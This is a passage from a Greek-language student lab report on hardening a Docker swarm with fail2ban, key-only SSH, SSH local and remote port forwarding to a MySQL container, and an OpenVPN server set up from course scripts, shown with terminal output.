Όπως αναφέρθηκε, το framework προστατεύει το σύστημα από κάθε επίθεση ωμής βίας. Η περιοχή [sshd] προορίζεται για την προστασία του από επιθέσεις ωμής βίας στο πρωτόκολλο SSH. Με την επιλογή `enabled = true` ενεργοποιήθηκε η αντίστοιχη «φυλακή», μέσω της οποίας θα αποκλείονται οι IP των κακόβουλων χρηστών. Η επιλογή `port = ssh` αφορά την port με νούμερο 22, στην οποία τρέχει η υπηρεσία SSH. Το `logpath` είναι το αρχείο καταγραφής που χρησιμοποιεί το framework για να εντοπίσει κακόβουλες δραστηριότητες. Ως `backend` υποστήριξης της υπηρεσίας είναι το εργαλείο `systemd`²⁵ των Unix. Ως δράση αποκλεισμού, `banaction = iptables`, επιλέχθηκε το τείχος προστασίας των Unix, iptables, πράγμα που σημαίνει ότι, το framework θα δημιουργήσει τον κατάλληλο κανόνα, εντός του τείχους, αποκλείοντας όσους χρήστες θεωρεί κακόβουλους. Προκειμένου να θεωρηθεί ένας χρήστης κακόβουλος ορίστηκε το όριο `maxretry = 2` που σημαίνει ότι, κάθε χρήστης θα έχει πλέον μέχρι και δύο απόπειρες για την εισαγωγή του σωστού κωδικού πρόσβασης. Η διερεύνηση των κακόβουλων χρηστών θα γίνεται ανά μία ημέρα, `findtime = 1d`. Από τη στιγμή που ένας χρήστης θα θεωρηθεί κακόβουλος, η IP του θα αποκλείεται για 4 εβδομάδες, `bantime = 4w`.

2.3 Εγκαθίδρυση καναλιού SSH μόνο με key

Το OpenSSH παρέχει δύο δυνατότητες για την αυθεντικοποίηση ενός χρήστη/client κατά την εγκαθίδρυση ενός καναλιού επικοινωνίας: με κωδικό πρόσβασης και με κλειδί. Αν και, η διαδικασία είναι ασφαλέστερη με τη χρήση ενός ιδιωτικού κλειδιού, προερχόμενο από τον αλγόριθμο RSA, παραμένει ευκολότερη η χρήση του κωδικού πρόσβασης. Η προεπιλεγμένη ρύθμιση του πρωτοκόλλου αφορά τη σύνδεση με κωδικό πρόσβασης και αποτελεί, παράλληλα, την επιλογή των περισσότερων χρηστών.

Για την εφαρμογή της ασφαλέστερης επιλογής απαιτείται η ρύθμιση του αρχείου παραμετροποίησης του OpenSSH. Βρίσκεται υπό το directory `/etc/ssh` με όνομα `sshd.conf`. Η μόνη αλλαγή που χρειάζεται να εισάγει ο διαχειριστής είναι η `PasswordAuthentication no`.

```
# To disable tunneled clear text passwords, change to no here!  
PasswordAuthentication no  
#PermitEmptyPasswords no  
  
# Change to yes to enable challenge-response passwords (beware issues with  
# some PAM modules and some system users)
```

Εικόνα 14

Από εκεί και πέρα, κάθε χρήστης/client που επιθυμεί να συνδεθεί με τον χρήστη/server μπορεί να δημιουργήσει ένα ζευγάρι κλειδιών (RSA, 2048 bits) με την εντολή `ssh-keygen`, η οποία αποτελεί μέρος της «εργαλειοθήκης» του OpenSSH.

²⁵ Wikipedia, systemd, <https://en.wikipedia.org/wiki/Systemd>

3. Δημιουργία Local/Remote SSH Forwarding για την παροχή υπηρεσιών στο σμήνος

Είδαμε πως, με το πρωτόκολλο SSH δύναται να εγκαθιδρύσουμε ένα κανάλι επικοινωνίας μεταξύ δύο υπολογιστών. Οι επιλογές, όμως, που παρέχει αυτό το πρωτόκολλο δεν τελειώνουν εκεί. Το SSH δίνει, επιπλέον, τη δυνατότητα της «συράγγωσης πυλών εφαρμογών από τη μηχανή πελάτη προς τη μηχανή εξυπηρετητή, ή αντίστροφα»²⁶.

Ο μηχανισμός SSH Port Forwarding δημιουργεί ένα SSH Tunnel²⁷, το οποίο προσδίδει αξιοπιστία στην επικοινωνία μεταξύ υπολογιστικών συστημάτων χάρη στην κρυπτογράφηση που παρέχει το πρωτόκολλο SSH. Μπορεί να πραγματοποιηθεί με τρεις τρόπους: τοπικά (Local Port Forwarding), απομακρυσμένα (Remote Port Forwarding) ή δυναμικά (Dynamic Port Forwarding).

Local Port Forwarding

Με αυτή τη μέθοδο, η κίνηση κατευθύνεται προς μία πύλη στη μηχανή πελάτη από τη μηχανή εξυπηρετητή. Εφαρμόζεται όταν ο πελάτης επιθυμεί να αποκτήσει πρόσβαση σε κάποια υπηρεσία μίας άλλης, απομακρυσμένης, μηχανής. Ας υποθέσουμε πως, μία υπηρεσία βάσης δεδομένων τρέχει στη μηχανή εξυπηρετητή. Προκειμένου να αποκτήσει πρόσβαση σε αυτή, ο τοπικός χρήστης χρειάζεται να προωθήσει την κίνηση από την πύλη 3306 του εξυπηρετητή σε κάποια, διαθέσιμη, πύλη της δικής του μηχανής.

Remote Port Forwarding

Η μέθοδος προτιμάται όταν, ο τοπικός χρήστης επιθυμεί να αποκτήσει πρόσβαση σε υπηρεσίες ή πόρους του απομακρυσμένου εξυπηρετητή, οι οποίες δεν είναι διαθέσιμες πέρα από τα όρια του υπολογιστικού συστήματος του δεύτερου. Για να το επιτύχει, προωθεί την κίνηση από μία πύλη της τοπικής μηχανής σε μια πύλη της απομακρυσμένης.

Dynamic Port Forwarding

Για την προώθηση της κίνησης με αυτή τη μέθοδο, η τοπική μηχανή δρα ως ένας SOCKS²⁸ server, για ορισμένες υπηρεσίες, «ο οποίος εκτελείται σε ένα τείχος προστασίας που βασίζεται στο UNIX»²⁹. Η κίνηση αυτών των υπηρεσιών κατευθύνεται προς μία απομακρυσμένη μηχανή, όταν αυτή συνδέεται με την ορισμένη πύλη του SSH tunnel.

3.1 Δημιουργία Local Port Forwarding

Το παράδειγμα εφαρμόστηκε εντός ενός σμήνους Docker, το οποίο αποτελούταν από μία Manager Engine και τέσσερις Worker Engines. Στη μηχανή με διεύθυνση IP 172.19.0.5 έτρεχε η υπηρεσία mysql. Όπως φαίνεται και στην εικόνα, έχει δημιουργηθεί μία βάση δεδομένων με το όνομα `example5`.

²⁶ Επίσημη ιστοσελίδα SSH, SSH port forwarding, <https://www.ssh.com/ssh/tunneling/example>

²⁷ SSH Tunneling, <https://www.ssh.com/ssh/tunneling/>

²⁸ Wikipedia, SOCKS, <https://en.wikipedia.org/wiki/SOCKS>

²⁹ Stallings, 2011, 710

```

docker@fecb31b83354:~$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database example5;
Query OK, 1 row affected (0.00 sec)

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| example5 |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql>

```

Εικόνα 15

Για την απόκτηση πρόσβασης σε αυτή από τη Manager Engine, με διεύθυνση IP 172.19.0.2, δημιουργήθηκε ένα SSH tunnel με Local Port Forwarding.

```

docker@1edfb9f902ee:/project$ sudo ssh -4 -f -N -L 50:127.0.0.1:3306 docker@172.19.0.5
docker@172.19.0.5's password:
docker@1edfb9f902ee:/project$ █

```

Εικόνα 16

Αναλυτικά οι επιλογές της εντολής:

- -4, επιλογή διευθύνσεων με πρωτόκολλο IPv4
- -f, η διεργασία να μπει στο παρασκήνιο
- -N, καμία περαιτέρω ενέργεια μετά την εγκαθίδρυση του καναλιού
- -L, Local Port Forwarding
- 50:127.0.0.1:3306, κατευθύνεται η κίνηση από την πύλη 3306 του απομακρυσμένου εξυπηρετητή, όπου και τρέχει η υπηρεσία mysql-server, προς την πύλη 50 του τοπικού (localhost, 127.0.0.1) χρήστη
- [docker@172.19.0.5](#), η απομακρυσμένη μηχανή-εξυπηρετητής

Με το εργαλείο netstat μπορούμε να ελέγξουμε την κατάσταση της σύνδεσης ενώ, εάν πληκτρολογήσουμε την εντολή ps aux μπορούμε να δούμε τη διεργασία που τρέχει στο παρασκήνιο.

```

docker@1edfb9f902ee:/project$ netstat -antlupe | grep :50
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 127.0.0.1:50          0.0.0.0:*              LISTEN     0          109569      -
docker@1edfb9f902ee:/project$ ps aux | grep ssh
root      26  0.0  0.2 72304 5140 ?        S    03:18   0:00 /usr/sbin/sshd -D
root     7244  0.0  0.0 45192  692 ?        Ss   03:40   0:00 ssh -4 -f -N -L 50:127.0.0.1:3306 docker@172.19.0.5
docker   13520  0.0  0.0 11468 1104 pts/0    S+   03:56   0:00 grep --color=auto ssh
docker@1edfb9f902ee:/project$ █

```

Εικόνα 17

Από τη στιγμή που έχει εγκατασταθεί το SSH tunnel, μπορούμε να συνδεθούμε στη πύλη 50 μέσω ενός mysql-client. Εάν η εγκατάσταση έχει γίνει ορθά, θα δούμε τη βάση example5 του απομακρυσμένου χρήστη.

```

docker@1edfb9f902ee:/project$ sudo mysql -h 127.0.0.1 -u root -P 50 -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| example5 |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> █

```

Εικόνα 18

3.2 Δημιουργία Remote Port Forwarding

Ακολουθώντας τα ίδια βήματα εγκαταστάθηκε ένα SSH tunnel μεταξύ των ίδιων χρηστών. Μέσω αυτού, η τοπική μηχανή έχει, πλέον, τη δυνατότητα πρόσβασης σε ιδιωτικές υπηρεσίες του απομακρυσμένου εξυπηρετητή.

```

docker@eb5f6f0350f8:/project$ ssh -4 -N -f -R 3306:localhost:4000 docker@172.19.0.5
The authenticity of host '172.19.0.5 (172.19.0.5)' can't be established.
ECDSA key fingerprint is SHA256:IuU7JTRMGZWNvean8t2aIkrAZCYtu+8lAMcQCE+HLbDA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.19.0.5' (ECDSA) to the list of known hosts.
docker@172.19.0.5's password:

```

Εικόνα 19

Οι μόνες, απαραίτητες, αλλαγές στην εντολή ήταν η επιλογή `-R`, για Remote Port Forwarding, και η επιλογή της πύλης 4000 της τοπικής μηχανής.

4. Δημιουργία VPN στο σμήνος

Τα Εικονικά Ιδιωτικά Δίκτυα(VPN, Virtual Private Networks) αποτελούν μία τεχνολογία για τη διασύνδεση υπολογιστικών συστημάτων με ασφαλείς μεθόδους. Επιλύουν ζητήματα επέκτασης των ιδιωτικών δικτύων, χωρίς να είναι κοστοβόρα ή να υστερούν σε ασφάλεια. Το VPN «χρησιμοποιεί το Διαδίκτυο ή κάποιο δημόσιο δίκτυο» για να συνδέσει απομακρυσμένες τοποθεσίες και «κρυπτογράφηση και πιστοποίηση ταυτότητας στα χαμηλότερα επίπεδα πρωτοκόλλων προκειμένου να παρέχει μια ασφαλή σύνδεση μέσω ενός κατά τα άλλα μη ασφαλούς δικτύου»³⁰.

Πέρα από τα μέλη υπηρεσιακών δικτύων, το VPN χρησιμοποιείται ευρέως και από ιδιώτες. Χάρη στους μηχανισμούς κρυπτογράφησης που παρέχουν, συνιστούν καλή επιλογή για όσους επιθυμούν να ασφαλίσουν τις συναλλαγές και την ανωνυμία τους στο Διαδίκτυο. Επιπλέον, με τη δυνατότητα διασύνδεσης με απομακρυσμένες τοποθεσίες, οι χρήστες μπορούν να αποκρύψουν και την πραγματική τους τοποθεσία, μέχρι και να επιλέξουν να εμφανίζονται ως χρήστες δικτύων άλλων χωρών.

Δημιουργία VPN βάση των οδηγιών³¹

Ακολουθώντας τις οδηγίες, τα αποτελέσματα του κάθε βήματος φαίνονται στις εικόνες που ακολουθούν.

Δημιουργία VPN

Το script αντιγράφηκε σε ένα αρχείο με όνομα `create-vpn.sh`. Τρέχοντας το script τα αποτελέσματα:

```
.....+++++
writing new private key to '/etc/openvpn/pki/private/127.0.0.1.key.XXXxbBBBIE'
-----
Using configuration from /usr/share/easy-rsa/safessl-easyrsa.cnf
Enter pass phrase for /etc/openvpn/pki/private/ca.key:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName      :ASN.1 12:'127.0.0.1'
Certificate is to be certified until Dec 18 19:48:40 2023 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated

Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Using configuration from /usr/share/easy-rsa/safessl-easyrsa.cnf
Enter pass phrase for /etc/openvpn/pki/private/ca.key:

An updated CRL has been created.
CRL file: /etc/openvpn/pki/crl.pem

438ac9c9caf69977e3f3ffda54f16a1ff3330e0af6f3dcdd819aaf1d3d4d70a7
[sudo] password for tek:
net.ipv4.ip_forward = 1
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                NAMES
438ac9c9caf6   registry.vlabs.uniwa.gr:5080/myownvpn  "ovpn_run"             8 seconds ago Up 6 seconds   0.0.0.0:1194->1194/udp  swarmlab-vpn-servi
ces
tek@tek-VirtualBox:~/vpn-files$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                NAMES
438ac9c9caf6   registry.vlabs.uniwa.gr:5080/myownvpn  "ovpn_run"             13 seconds ago Up 11 seconds   0.0.0.0:1194->1194/udp  swarmlab-vpn-ser
vices
tek@tek-VirtualBox:~/vpn-files$
```

Εικόνα 20

³⁰ Stallings, Brown, 2016, 354

³¹ Οδηγίες στο σύνδεσμο <http://docs.swarmlab.io/SwarmLab-HowTos/labs/sec/ex-5 iptables.adoc.html>

Με την εντολή `docker ps` εμφανίζεται το Docker container που φέρει το image για τη λειτουργία του server για το VPN.

Δημιουργία user

Το script αντιγράφηκε στο αρχείο με όνομα `create-user.sh`. Τρέχοντας το script τα αποτελέσματα:

```
tek@tek-VirtualBox:~/vpn-files$ ./create-user.sh
Using SSL: openssl OpenSSL 1.1.1b  26 Feb 2019
Generating a RSA private key
.....+++++
.....+++++
writing new private key to '/etc/openvpn/pki/private/test1.key.XXXXaBiKhG'
-----
Using configuration from /usr/share/easy-rsa/safessl-easyrsa.cnf
Enter pass phrase for /etc/openvpn/pki/private/ca.key:
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
commonName      :ASN.1 12:'test1'
Certificate is to be certified until Dec 18 19:58:47 2023 GMT (1080 days)

Write out database with 1 new entries
Data Base Updated
tek@tek-VirtualBox:~/vpn-files$ ls
create-user.sh  create-vpn.sh  openvpn-services  test1.ovpn
```

Εικόνα 21

Στο directory δημιουργήθηκε το αρχείο `test1.ovpn`, απαραίτητο για τη σύνδεση του χρήστη με το VPN μέσω του OpenVPN³². Στο αρχείο προστέθηκαν οι κατάλληλες οδηγίες. Επιπλέον, φαίνεται και το directory `openvpn-services` που δημιουργήθηκε αφού ολοκληρώθηκε το script `create-vpn.sh`.

Σύνδεση χρήστη

Η σύνδεση χρήστη έγινε με την εντολή `openvpn --config ./test1.ovpn`.

```
tek@tek-VirtualBox:~/vpn-files$ openvpn --config ./test1.ovpn
Sat Jan  2 22:06:12 2021 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Sep  5 20
19
Sat Jan  2 22:06:12 2021 library versions: OpenSSL 1.1.1f  31 Mar 2020, LZO 2.10
Sat Jan  2 22:06:12 2021 TCP/UDP: Preserving recently used remote address: [AF_INET]10.0.2.15:1194
Sat Jan  2 22:06:12 2021 UDP link local: (not bound)
Sat Jan  2 22:06:12 2021 UDP link remote: [AF_INET]10.0.2.15:1194
Sat Jan  2 22:06:12 2021 [127.0.0.1] Peer Connection Initiated with [AF_INET]10.0.2.15:1194
Sat Jan  2 22:06:13 2021 ERROR: Cannot ioctl TUNSETIFF tun: Operation not permitted (errno=1)
Sat Jan  2 22:06:13 2021 Exiting due to fatal error
tek@tek-VirtualBox:~/vpn-files$ sudo openvpn --config ./test1.ovpn
[sudo] password for tek:
Sat Jan  2 22:06:25 2021 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Sep  5 20
19
Sat Jan  2 22:06:25 2021 library versions: OpenSSL 1.1.1f  31 Mar 2020, LZO 2.10
Sat Jan  2 22:06:25 2021 TCP/UDP: Preserving recently used remote address: [AF_INET]10.0.2.15:1194
Sat Jan  2 22:06:25 2021 UDP link local: (not bound)
Sat Jan  2 22:06:25 2021 UDP link remote: [AF_INET]10.0.2.15:1194
Sat Jan  2 22:06:25 2021 [127.0.0.1] Peer Connection Initiated with [AF_INET]10.0.2.15:1194
Sat Jan  2 22:06:26 2021 TUN/TAP device tun0 opened
Sat Jan  2 22:06:26 2021 /sbin/ip link set dev tun0 up mtu 1500
Sat Jan  2 22:06:26 2021 /sbin/ip addr add dev tun0 10.80.0.2/16 broadcast 10.80.255.255
Sat Jan  2 22:06:26 2021 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
Sat Jan  2 22:06:26 2021 Initialization Sequence Completed
```

Εικόνα 22

³² Wikipedia, OpenVPN, <https://en.wikipedia.org/wiki/OpenVPN>

Εμφάνιση συνδεδεμένων χρηστών

Χωρίς να διακοπεί η διεργασία αυτού του παραθύρου, σε άλλο παράθυρο και τρέχοντας το script του αρχείου `show-conn-user.sh`, βλέπουμε τους συνδεδεμένους χρήστες.

```
tek@tek-VirtualBox:~/vpn-files$ ./show-conn-user.sh
OpenVPN CLIENT LIST
Updated,Sat Jan  2 20:07:06 2021
Common Name,Real Address,Bytes Received,Bytes Sent,Connected Since
test1,10.0.2.15:42645,4118,4029,Sat Jan  2 20:06:25 2021
ROUTING TABLE
Virtual Address,Common Name,Real Address,Last Ref
10.80.0.2,test1,10.0.2.15:42645,Sat Jan  2 20:06:27 2021
GLOBAL STATS
Max bcast/mcast queue length,0
END
tek@tek-VirtualBox:~/vpn-files$
```

Εικόνα 23

Η αναφορά περιλαμβάνει το όνομα του χρήστη και την πραγματική διεύθυνση IP του.

Εμφάνιση χρηστών

Τέλος, η εμφάνιση των users που τρέχουν την υπηρεσία μπορεί να πραγματοποιηθεί τρέχοντας το script `show-user.sh`,

```
tek@tek-VirtualBox:~/vpn-files$ ./show-user.sh
name,begin,end,status
test1,Jan  2 19:58:47 2021 GMT,Dec 18 19:58:47 2023 GMT,VALID
tek@tek-VirtualBox:~/vpn-files$
```

Εικόνα 24

όπου αναφέρεται ο user test1, ο οποίος χρησιμοποίησε την υπηρεσία, αλλά με λιγότερες λεπτομέρειες.

5. Βιβλιογραφία

- Stallings, W., *Κρυπτογραφία & Ασφάλεια Δικτύων, Αρχές & Εφαρμογές*, μετάφραση-επιμέλεια Κωνσταντίνος Λημνιώτης, Εκδόσεις Ίων, Πρώτη Ελληνική Έκδοση, Περιστέρι, 2011.
- Stallings, W. & Brown, L., *Ασφάλεια Υπολογιστών, Αρχές και Πρακτικές* 3^η αμερικανική έκδοση, μτφρ. Γιώργος Στάμου, Εκδόσεις Κλειδάριθμός, Αθήνα 2016